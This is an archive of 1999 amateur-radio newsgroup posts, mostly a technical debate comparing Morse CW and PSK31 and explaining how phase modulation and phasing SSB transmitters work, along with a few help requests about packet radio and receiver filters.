Very well expressed, Don. At least this has been a civil, if a bit painful discussion, between two very different points of view. As an exgineer, I understand what Cecil has been explaining, and I believe that he may have gotten his point across to a CW operator who at first had some difficulty understanding that the comparison at the same power level (but with bandwidth and throughput favoring CW) was not scientifically fair.

As a long time CW operator, I am a bit sick at witnessing the demise of the mode. Apart from nostalgia, it is really satisfying to work the mode at a decent level of proficiency, and it is still the most cost effective way to get on the air. Cecil, as an RF receiver and modem guy, I find that the "audio line" arguments are fairly applicable to a radio link. It is absolutely true and demonstrable that PSK optimized for 20 WPM throughput will beat 20 WPM CW (by a small but usefull margin), with suitably well designed equipment -- filtering and dynamic range, but we surely got a lot of bang for the buck with CW! The requirement for a skilled operator does not count for much these days, so CW will lose, alas. 73 de W1AEL (since 1954) Allan.

Allan H. Kaplan 703-560-5000, x4717 Fax: 280-1241 MS A404
Staff Electronic Engineer, Raytheon Systems Company, Falls Church
speaking only for myself, not necessarily for my employer... (8-)=

[One or more binary attachments are retained only in the source text.]

1364. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: "Allan H. Kaplan" <akaplan@fallschurch.esys.com>
Message-ID: <36DDC4C3.E8D2725B@fallschurch.esys.com>
Source record: 19220
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc
Body handling: Binary attachment payload not displayed: vcard.vcf

Cecil -- you might want to interleave, as you do the repetition.
--

Allan H. Kaplan 703-560-5000, x4717 Fax: 280-1241 MS A404
Staff Electronic Engineer, Raytheon Systems Company, Falls Church
speaking only for myself, not necessarily for my employer... (8-)=

[One or more binary attachments are retained only in the source text.]

1365. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DDD878.457E@ibm.net>
Source record: 19221
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James W. KELLEY wrote:
> I remember you mentioning that. The third harmonic of what?

If you send the 8 dits for error, for instance, in CW, it is a
square wave with first, third, fifth, etc harmonics, each of
which is a sine wave. I'm talking about the third harmonic of
the CW fundamental envelope.

> But I don't think Dick was hearing OOK CW. I think he was hearing ASK
> SSB. So I don't think you were explaining what Dick was hearing.

I'm wondering how you tell the difference between F(cw) and F(carrier)
plus or minus F(sinewaveaudio) (when two of those three frequencies are
suppressed). :-)
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1366. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: "Ed Hare, W1RFI" <w1rfi@arrl.net>
Message-ID: <36DDC9E3.16C8@arrl.net>
Source record: 19222
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Allan H. Kaplan wrote:

> As a long time CW operator, I am a bit sick at witnessing the demise of
> the mode. Apart from nostalgia, it is really satisfying to work the
> mode at a decent level of proficiency, and it is still the most cost
> effective way to get on the air.

Hi, Allen,

I am not at all convinced that there is any demise at all. After all, you and I still operate CW, so the mode is here to stay. The satisfaction of the "manual" aspect of CW will keep drawing new folks to the mode. The cost-effectiveness of getting on the air with CW will keep drawing new folks to the mode. It is NOT the testing, but the other factors that have kept CW alive and well for decades; I see no reason that changes in testing should change the REAL aspects of OOK CW operating.

> The requirement for a skilled operator does not count for much these days,
> so CW will lose, alas. 73 de W1AEL (since 1954) Allan.

Will it really lose, or just change. Do you operate CW because you think it is more effective than other modes or because you enjoy it? I can speak for myself -- I enjoy it. Sure, some will gravitate toward other modes, but that is because they are there and they enjoy a different challenge. As soon as I get that Round Tuit, I have to buy a better sound card for my old PC and do some PSK31 to see if I can squeeze out a few more dB for my QRP station. A different challenge, but that does NOT mean that my long-time love of OOK CW will be instantly cast aside. A new mode does NOT negate anything that makes CW important to ME!

All in all, the current changes in ham radio will have the effect that WE ALL make it have. The effects can be positive, if we operate in an environment in which each operating mode is equally avaialble to all, and will be chosen on the basis of a combination of performance, challenge and enjoyment. I personally welcome the changes of adding new modes to ham radio, and seeing hams undertake new technical challenges. When hams really sink thier teeth into modes such as spread spectrum, I think that those who say that hams are not able to make significant technical innovations will be eating at least a few of those words. Our alternative is to go on emphasizing our differences and building them into downright distrust and hatred -- we have had enough of that already. I am ready to accept our differences, and to recognize that our differences are part what makes us complete. I am also ready to

seek the things we have in common as the solution to allowing us to be one community in spite of those differences.

Of course, it is now all in the hands of the FCC. I for one, will accept the decision and go back to feeling that, underneath our differences, we all have one thing in common -- those call letters associated with our names make us all hams. There will be changes in the future, I am sure, and Amateur Radio will survive them if we never lose track of what drew us to ham radio in the first place. The day I decided I wanted to be a ham, I didn't know Morse code at all; it was just a test to be passed. It is something that grew on me. If it wasn't something that was important at the very beginning, maybe that tells us that the REAL importance of ham radio is found somewhere else. Now, all we gotta' do is figure out how to put it into words, and we will have something. :-)

73,
Ed, W1RFI
ARRL Lab

1367. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DDD8FB.21B9@ibm.net>
Source record: 19223
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James W. KELLEY wrote:
>
> In article <36DDAF0C.1309@ibm.net>, W6RCecilA <w6rca@ibm.net> wrote:
> >So Jim, how does one tell the difference between SSB MCW with
> >the carrier and one sideband suppressed and OOK? :-)
>
> A spectrum analyzer? :-)

I don't think you can even do it with a spectrum analyzer
if you are at the receiving end. Ideally, both result in
identical RF signals.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1368. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DDDA20.18B3@ibm.net>
Source record: 19224
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Allan H. Kaplan wrote:
> As a long time CW operator, I am a bit sick at witnessing the demise of
> the mode. The
> requirement for a skilled operator does not count for much these days,
> so CW will lose, alas. 73 de W1AEL (since 1954) Allan.

Don't worry, Allan. One of my projects during retirement will be to
use one of the better digital codes for the actual RF transmission, but
to do a Morse code translation process on each end so you and I can
continue to enjoy enhanced, single-tone, Morse code. How does that
sound?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1369. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Don Mills <dcmills@ieee.org>
Message-ID: <36DDC920.A79A5AE5@ieee.org>
Source record: 19225

I realize this is a bit counter-intuitive, but I'll try my best to work through it logically. An AM signal is a carrier plus two sidebands. Let's take the case of a 1 kHz audio tone. The output from an AM modulator is a constant carrier plus two sidebands at fc-1kHz and fc+1kHz. These three frequencies are present constantly -- and at a constant amplitude. The result of these frequencies instantaneously adding and cancelling produces the "appearance" of an amplitude modulated carrier signal.

Now I shift the phase of the modulating audio. The carrier doesn't change, and the frequency and amplitude of the sidebands doesn't change. Only the phase of the sidebands changes. Run thru the equations and the phase of the upper sideband (in our case, the transmitted PSK signal) shifts directly with the phase of the modulating signal. If I shift the modulating audio signal +10 degrees, the phase of the upper sideband shifts +10 degrees. [By the way, the phase of the lower sideband shifts -10 degrees, which of course results in our QPSK "sideband" problem with rigs with the sideband selection tied to the bandswitch. Since BPSK uses a 180 degree shift, and plus 180 is indistinguishable from minus 180, it's a "don't care."]

I don't have time now to enter the equations (lots of subscripts and Greek characters), but will if there's a demand. It's on page 15.5 of the '99 ARRL handbook, and I'm sure in any book on modulation ever written.

73,
Don
K9DM

W6RCecilA wrote:

> Don Mills wrote:
> > PSK31 relies exactly on RF phase shift ... Each RF pulse is one phase
> > or its inverse.
>
> Forgive my ignorance - I'm an audio type guy. Do we maintain one
> phase of the RF for one bit time and reverse it if necessary for
> the next bit time? Can you explain how we control the phase of
> the RF with asychronous audio? SSB is a subset of AM and we are
> generating SSB with an audio signal. We can even recover the
> SSB audio modulation with a BFO and a diode. Wouldn't reversing
> the phase of an RF signal generate considerable RF harmonics?
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1370. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7bko9n$g1c$1@news1.fast.net>
Source record: 19226
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

James W. KELLEY <jwkelley@e4e.oac.uci.edu> wrote in message
news:7bk5rb$h5l@news.service.uci.edu...
>In article <36DD6364.3A8ECBBD@worldnet.att.net>,
>Mark T. VandeWettering <raytracer@worldnet.att.net> wrote:
>
>>I can't keep all the silly mode
>>emissions
>>correct, but basically if you feed an audio signal with frequency
>>f_audio
>>into an SSB transmitter on frequency f_carrier, it generates two side
>>bands,
>>at f_carrier + f_audio and f_carrier - f_audio, one of which is zapped
>>by
>>either filtering, or never generated at all in a phasing transmitter.
>>The
>>result the same as just keying an oscillator on and off at the sideband
>>frequency.
>
>But isn't the bandwidth of a OOK CW signal related to the bit rate, and
>the bandwidth of an AM signal related to the modulating frequency? I'm not
>sure what the modulating frequency is in PSK, but I assume it's several
>hundred Hz. Point is, PSK doesn't use OOK CW for the ID. I believe it
>uses SSB MCW. The comparisons we've been seeing thus far have been
>between PSK and OOK CW - not between PSK and ASK.

If you put a pure audio tone into a SSB transmitter, it produces a single
RF "tone" at a corresponding offset from the (suppressed) carrier.

If the envelope of that pure audio tone is ramped up and down like
the keying envelope of an OOK transmitter, the result will be virtually
the same. (assuming the carrier is well suppressed and the tone is
a pure sine wave, not distorted).

In this sense, generating "CW" by use of a keyed audio tone
in a SSB transmitter, the "modulating frequency" should be
viewed not as the audio tone, which is merely translated to RF
as a "CW carrier," but the keying frequency. Thus the sidebands
produced (and hence the bandwidth) of the keyed audio tone
will be essentially identical to an RF carrier OOK'd with the
same keying shaping factor.

As was stated above, this is analogous to the way that using
AFSK through a SSB transmitter is the same as using direct
FSK of the carrier. (as far as the spectrum produced, that is,
assuming well-adjusted gear with good carrier and undesired
sideband suppression and minimal distortion).

73,
- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

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-----END PGP SIGNATURE-----

1371. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: "Dana H. Myers" <DMyers@Qnet.Com>
Message-ID: <36DDEA85.C1D401E6@Qnet.Com>
Source record: 19227
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

"James W. KELLEY" wrote:
> I'm not
> sure what the modulating frequency is in PSK, but I assume it's several
> hundred Hz.

The nominal carrier is 1000Hz.

> Point is, PSK doesn't use OOK CW for the ID. I believe it
> uses SSB MCW. The comparisons we've been seeing thus far have been
> between PSK and OOK CW - not between PSK and ASK.

What, pray tell, is the functional difference between SSB MCW and OOK Morse?

Dana K6JQ
Dana@Source.Net

1372. Re: Packet radio with Windows CE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <36DDED13.72A70211@best.com>
Source record: 19228

This may or may not work, but try this link. It is for running packet
on CE 2.0 machines. Their example is with a handheld PC, but should
work with Palm CE 2.0

Walter

http://www.qsl.net/kc7gnm/packet_hpc.html

Aurelian Bria wrote:
>
> Does somebody know a sollution to use the palmtop with Win CE 2.0 in
> packet radio ? Is any software available ?
>
> 73 de Aurelian - YO3GDL
>
> please answer at aurelian@nada.kth.se

1373. Packet Cluster Help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Al Waschka <awaschka@palmnet.net>
Message-ID: <36DE0AD5.414F9CC4@palmnet.net>
Source record: 19229

Thanks for looking.

Our local Packet Cluster has begun experiencing a problem where it will log stations off for no apparent reason. I have captured some traffic which indicates that the cluster is perhaps timing out T1 before actually listening for a reply. It appears that when it sends to packets to a group of stations sequentially, sometimes as soon as 1 second after the last transmission to a station it sends a RR packet with Poll set, which seems to indicate a T1 timeout. Can anyone provide some recommendations for protocol settings (p-persistent vs. TAPR), and appropriate parameters (persist, slottime or frack retries, etc) for use by both the cluster (server) and users (clients)? Increasing frack and retries seemed to help, but may impact operations when the frequency is busy.

Thanks,

Al K5TAN

1374. ��� ��� ������ ������ ������ ������ - ��� ������.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: welcome@netforce.GR
Message-ID: <199903041945.SM00193@shipping>
Source record: 19098

����: ham-digital@ucsd.edu

4 ������ 1999 ������ ������

��� NEA ������ ������ ������ �����

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http://directory.gr
http://vip.gr

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Internet Support Team

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-------------------------------------------------------------------------
-
(\ NET FORCE - INTERNET BUSINESS SERVICES
\'\ 59 Solomou Street - GR 104 32 Athens -Greece
\'\ __________
/ 'l tel 30-1-5236749 ()_________)
\ '/ Fax 30-1-5246860 \ ~~~~~~~ \
\ \ ~~~~~~ \
(==) info@netforce.gr \___~~____\
( ___) www.netforce.gr ()__________)

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1375. Help Re Icom Filters

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: adjno-spam@dclink.com
Message-ID: <36e3cdbd.17859650@news.supernews.com>
Source record: 19099

I just picked up an Icom R-70 hf receiver & will probably want to upgrade the stock filters to data/ssb types for utility monitoring,specificaly digital trans{not interested in voice trans}.

Anyway I'm quickly realizing that there are ALOT of Icom filter types available! :)

Does anyone know if there's a site or book that will tell me exactly which filters are compatable for the R70?Also can anyone advise who sells decent crystal/mech filters for hf radios?I see alot of info about the R71a but not a'whole lot about the R70.

Any help would be appreciated. Thanks for reading this "plea". :)

Al

al dudley ... adj@dclink.com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
535d,r1000,frg7

1376. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: z005381b@bc.seflin.org
Message-ID: <7bmq2e$b1l@nntp.seflin.org>
Source record: 19100
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll (dixieNS@townsqr.com) wrote:
: James W. KELLEY wrote:

: Point is, PSK doesn't use OOK CW for the ID. I believe it
: > uses SSB MCW.

: Jim, the CW ID is OOK Morse keyed via a single tone into the
: transmitter in USB mode, the mode of transmission for PSK31.

Quite right.

: Don't ask me how they phase modulate the rig VIA the
: microphone audio input--I don't know. I'm still stuck on
: phase modulating a transmitter via the RF chain. :-)

: Dick C

The sound card is sent a digital data stream by the PSK program that causes a 180 deg phase shift in the audio output at the proper times to generate the varicode. The audio signal produced is sent to the Tx's Mic connector etc.

I haven't done it yet but I'm sure if you connect a scope to the mic audio line (or just use the output of the sound card) you could see the 1 kHz audio signal changing phase while sending CQ. If you do it with a Lissajous display it should be very noticable.
--
Jim Rosenthal, WA4STJ

1377. how to get my TNC running in Linux ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Avon <avon@callnetuk.com>
Message-ID: <36DEEB2B.1C6B2072@callnetuk.com>
Source record: 19101

Hello,

I am having difficulty getting my TNC (Paccomm) TNC320 working under
RedHat Linux,
I am presently using 'seyon' but it does'nt store my preferences, and i
would rather use minicom,
hopefully, the screens wont screw-up when that awful 7plus scrolls
down the screen too.

How to ' install ' my TNC ? it was COM2 under Win/DOS,
but now cua1 in Linux, but in the kernal boot-up it sats ttys1 or
something ?
i installed the modem fine (using it now) but how to install another
one TNC ?

I set the TNC up as PPP1 un netcfg (under x) and start it boot-time,
but i dont think this is the right way at all, but it _works_.

Can anyone advise please ?

e-mails especia;;y welcome !!

Thanks .. Mark..

--

Message composed using 'Mozilla' under RedHat Linux 5.1 / 2.0.35

Amateur Radio Packet Address (AX25): g0ynm@gb7hvu.#16.gbr.eu

in Waterfoot, Rossendale Valley, Lancashire, UK

'Linux - making OS's interesting again'

>>> e-mail: avon@callnetuk.com <<<

'Bass Players do it with more rhythmn'

1378. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Richard McAllister <rfm@eng.sun.com>
Message-ID: <uyf7lsx3seb.fsf@urth.eng.sun.com>
Source record: 19102

W6RCecilA <w6rca@ibm.net> writes:

> Wouldn't reversing
> the phase of an RF signal generate considerable RF harmonics?

Well, it would, but PSK31's cosine shaping arranges that the amplitude of
the RF signal is 0 at the point that the phase changes.

G3PLX's RADCOM article is highly informative, covering this and more. Those
of us who aren't RSGB members can read it at

http://det.bi.ehu.es/~jtpjatae/pdf/p31g3plx.pdf

--
Rich McAllister <rfm@eng.sun.com>

1379. Re: how to get my TNC running in Linux ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7dtv3m.4mr.nielsen@bob.localnet>
Source record: 19103

On Thu, 04 Mar 1999 20:21:00 +0000, Avon <avon@callnetuk.com> wrote:
>Hello,
>
> I am having difficulty getting my TNC (Paccomm) TNC320 working under
>RedHat Linux,
> I am presently using 'seyon' but it does'nt store my preferences, and i
>would rather use minicom,
> hopefully, the screens wont screw-up when that awful 7plus scrolls
>down the screen too.
>
> How to ' install ' my TNC ? it was COM2 under Win/DOS,
> but now cua1 in Linux, but in the kernal boot-up it sats ttys1 or
>something ?

You should use /dev/ttyS1 (formerly this was called cua1).

> i installed the modem fine (using it now) but how to install another
>one TNC ?
>
> I set the TNC up as PPP1 un netcfg (under x) and start it boot-time,
> but i dont think this is the right way at all, but it _works_.
>
>Can anyone advise please ?
>
>e-mails especia;;y welcome !!
>

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1380. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Don Mills <dcmills@ieee.org>
Message-ID: <36DEF667.757B8C02@ieee.org>
Source record: 19104

Just a minor clarification. It will generate sidebands, not RF harmonics.
It's like two CW transmitters being alternately turned on and off with zero
rise and fall time. Major "key clicks."

Richard McAllister wrote:

> W6RCecilA <w6rca@ibm.net> writes:
>
> > Wouldn't reversing
> > the phase of an RF signal generate considerable RF harmonics?
>
> Well, it would, but PSK31's cosine shaping arranges that the amplitude of
> the RF signal is 0 at the point that the phase changes.
>
> G3PLX's RADCOM article is highly informative, covering this and more. Those
> of us who aren't RSGB members can read it at
>
> http://det.bi.ehu.es/~jtpjatae/pdf/p31g3plx.pdf
>
> --
> Rich McAllister <rfm@eng.sun.com>

1381. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: jwkelley@e4e.oac.uci.edu
Message-ID: <7bmv8c$sek@news.service.uci.edu>
Source record: 19105
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7bmq2e$b1l@nntp.seflin.org>,
James Rosenthal <z005381b@bc.seflin.org> wrote:
>Dick Carroll (dixieNS@townsqr.com) wrote:
>: James W. KELLEY wrote:

>: > I believe it
>: > uses SSB MCW.

>: Jim, the CW ID is OOK Morse keyed via a single tone into the
>: transmitter in USB mode, the mode of transmission for PSK31.

>Quite right.

I see. Slight mix-up in nomenclature. I thought the term I used, OOK CW, generally applied to keying RF on and off, as in 1A1. Evidently it also applies ASK modulated SSB - which I have been amply reminded has the same spectral signature as 1A1. ;-) The difference being only that the power output for the latter depends on the amount of modulation. That was my original claim, and is something that was overlooked in the discussion of bandwidth. Although bandwidth would seem to dominate, by a factor of 3 or 4.

>I haven't done it yet but I'm sure if you connect a scope to the mic audio
>line (or just use the output of the sound card) you could see the 1 kHz
>audio signal changing phase while sending CQ. If you do it with a
>Lissajous display it should be very noticable.

You'd need to find a reference trigger that is syncronous but doesn't shift phase in order to see the phase shift on a scope.

73, Jim AC6XG

1382. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: "Allan H. Kaplan" <akaplan@fallschurch.esys.com>
Message-ID: <36DF02C5.F76833E5@fallschurch.esys.com>
Source record: 19106
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc
Body handling: Binary attachment payload not displayed: vcard.vcf

Well, Ed and group, I hope you are right about CW being its own reward.
I am a bit pessimistic about that, tho many of we "mature" hams will
stay the course. Given some accommodation with the international
treaty requirements, CW proficiency testing will go away, and then we'll
see how th mode does. I love CW, but I know we can design signals that
will use bandwidth and power more efficiently. They will be more
expensive to implement, and more complicated to troubleshoot, but we
must give up the old myths, while we enjoy our mode. 73 de W1AEL.
--

Allan H. Kaplan 703-560-5000, x4717 Fax: 280-1241 MS A404
Staff Electronic Engineer, Raytheon Systems Company, Falls Church
speaking only for myself, not necessarily for my employer... (8-)=

[One or more binary attachments are retained only in the source text.]

1383. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: "Allan H. Kaplan" <akaplan@fallschurch.esys.com>
Message-ID: <36DF02FB.BFC8A2A1@fallschurch.esys.com>
Source record: 19107
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc
Body handling: Binary attachment payload not displayed: vcard.vcf

I look forward to meeting you on the other end!
--

Allan H. Kaplan 703-560-5000, x4717 Fax: 280-1241 MS A404
Staff Electronic Engineer, Raytheon Systems Company, Falls Church
speaking only for myself, not necessarily for my employer... (8-)=

[One or more binary attachments are retained only in the source text.]

1384. Radio over the Internet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: christiannadelight@my-dejanews.com
Message-ID: <7bn627bpb1@nnrp1.dejanews.com>
Source record: 19108

Hey everyone, I read somewhere that there was going to be a radio web site that will have a bunch of stations to pick from in real time to play over the computer with no program downloading required. Sounds great but I forgot the name of the site or where I found the info. Anybody have any idea what I am talking about? Any clues would be great. -Chris

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1385. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DF3723.436A@ibm.net>
Source record: 19109

Don Mills wrote:
>
> Just a minor clarification. It will generate sidebands, not RF harmonics.
> It's like two CW transmitters being alternately turned on and off with zero
> rise and fall time. Major "key clicks."

I didn't ask my question very well, Don. Try #2: Wouldn't shifting
the RF phase every RF cycle result in the generation of harmonics?
(Question has nothing to do with PSK31.)
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1386. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DF37F9.7ADA@ibm.net>
Source record: 19110
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Allan H. Kaplan wrote:
>
> Well, Ed and group, I hope you are right about CW being its own reward.
> I am a bit pessimistic about that, tho many of we "mature" hams will
> stay the course. Given some accommodation with the international
> treaty requirements, CW proficiency testing will go away, and then we'll
> see how th mode does. I love CW, but I know we can design signals that
> will use bandwidth and power more efficiently. They will be more
> expensive to implement, and more complicated to troubleshoot, but we
> must give up the old myths, while we enjoy our mode. 73 de W1AEL.

Allan, I can ride a bicycle, rollerskate, ride a motorcycle, drive
a truck, ride on a train, ride on a plane, ride an elevator, etc.
Why do I jog, sometimes up and down stairs?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1387. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Jon Bloom <jbloom@arrl.org>
Message-ID: <36DF292B.6E98D6ED@arrl.org>
Source record: 19111
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Ed Hare, W1RFI wrote:
>
> Those that can copy an OOK Morse signal 10 dB below the noise are
> usually talking about 10 dB below the noise in a 500 Hz bandwidth -- the
> typical "narrow" bandwidth of modern amateur gear. In general, the
> necessary bandwidth of an OOK Morse CW signal is about 50 Hz or so. So
> the statement translates into an ability to copy a signal 10 dB below a
> noise level that is 10 dB higher than it needs to be. :-)

Hmmm, so if I build a direct conversion receiver with a bandwidth of,
say, 5 MHz, I'll be able to copy CW at 50 dB below the noise... boy,
what a CW op *I* am!

:-)

Jon
--
Jon Bloom, KE3Z
jbloom@arrl.org
Electronic Publications Manager
(CD-ROM publications, software products and Web site)

1388. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Don Mills <dcmills@ieee.org>
Message-ID: <36DF348C.4FB217C@ieee.org>
Source record: 19112

Yes, lots of harmonics. This is a really wierd case. Essentially it's PSK with the modulating frequency the same as the RF carrier frequency. You would also generate subharmonics. The period of the new signal (time between repeated identical waveforms) would be twice the period of the original carrier -- the new "fundamental" frequency would be half that of the carrier.

W6RCecilA wrote:

> Don Mills wrote:
> >
> > Just a minor clarification. It will generate sidebands, not RF harmonics.
> > It's like two CW transmitters being alternately turned on and off with zero
> > rise and fall time. Major "key clicks."
>
> I didn't ask my question very well, Don. Try #2: Wouldn't shifting
> the RF phase every RF cycle result in the generation of harmonics?
> (Question has nothing to do with PSK31.)
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1389. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7bnfhrpv1@news1.fast.net>
Source record: 19113
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Dick Carroll <dixie@townsqr.com> wrote in message
news:7bma0a$ao$0@208.207.71.154...
>W6RCecilA wrote:
>>
>> However, it is apparent that phase processing at ham RF frequencies
>> is not possible with a PC. Seems to me that the SSB BFO is beating
>> against the received signal to recover the AUDIO phase shift out
>> of the product detector. IMO, we cannot possibly be depending on
>> RF phase shifts for the operation of PSK31.

Not exactly ... as I explained in a previous post, the PSK signal
is generated as an audio tone by the sound card ... the phase
of that audio tone is shifted, after shaping by a cosine filter to
assure that the signal is at zero amplitude when the phase shift
takes place.

That PSK'd audio tone is merely translated to some RF
frequency by a SSB transmitter. The same result could
be obtained by modulating a balanced modulator with
cosine-shaped baseband data pulses, but it's convenient
to let the sound card do all the DSP.

> Agreed. Phaseshifted audio into the transmitter, phase
>shifted audio out of the receiver means all the phase
>shifted RF in the communications circuit is mixing products.

The audio which is fed to the SSB modulator is, in effect
a single tone, which without the PSK would produce a
"CW carrier" (offset from the supressed carrier by the
audio tone frequency).

> I've worked stations that have bad IMD distortion products
>indicated by sidebands that show up on both sides of the
>signal on the tuning scope.

To have IM products, there must be at least two tones
to mix ... the PSK "carrier" is conceptually a single
tone whose phase is reversed to signal "1" or "0".
- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
```

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-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBNt9BHJe+N6+q84HiEQKy5wCdFtB8xPPyId7/5kC8l3ZSa9VX0QoAn3et
gvdhg96Wvea/N2m52295JEww
=giEJ
-----END PGP SIGNATURE-----

1390. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Duby Todd <dube3@n-link.com>
Message-ID: <zGID2.321$B7.290@news.n-link.com>
Source record: 19114
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Mark T. VandeWettering wrote in message <36DD6364.3A8ECBBD@worldnet.att.net>...

>..... but basically if you feed an audio signal with frequency
>f_audio
>into an SSB transmitter on frequency f_carrier, it generates two side
>bands,
>at f_carrier + f_audio and f_carrier - f_audio, one of which is zapped
>by
>either filtering, or never generated at all in a phasing transmitter.

I'm not familiar with a circuit that can generate only one sideband. How does a phasing transmitter work?

73,
Dube K4DWW

1391. Phasing SSB Generation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-04 00:00:00 UTC
From: Don Mills <dcmills@ieee.org>
Message-ID: <36DF60EA.E7B675BE@ieee.org>
Source record: 19115
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

They were common in the early days, before high quality crystal filters were available at reasonable cost. I used one back in my college days -- it was a bear to keep adjusted (or maybe it was just that everybody kept fooling with them???).

The principle is that two balanced modulators are used, followed by a combiner. The inputs to one balanced modulator (both audio and carrier) are shifted in phase by 90 degrees. The resulting DSB outputs from the two balanced modulators are in-phase for one sideband and 180 degrees out of phase for the other. Thus when they are combined, one sideband adds while the other cancels. To switch to the other sideband, one (not both) of the inputs is swapped between the two balanced modulators.

The '99 ARRL handbook has a description in chapter 12 (Modulation Sources). In the '93 handbook it was in chapter 18 (Voice Communications).

73,
Don
K9DM

Duby Todd wrote:

> Mark T. VandeWettering wrote in message <36DD6364.3A8ECBBD@worldnet.att.net>...
>
> >..... but basically if you feed an audio signal with frequency
> >f_audio
> >into an SSB transmitter on frequency f_carrier, it generates two side
> >bands,
> >at f_carrier + f_audio and f_carrier - f_audio, one of which is zapped
> >by
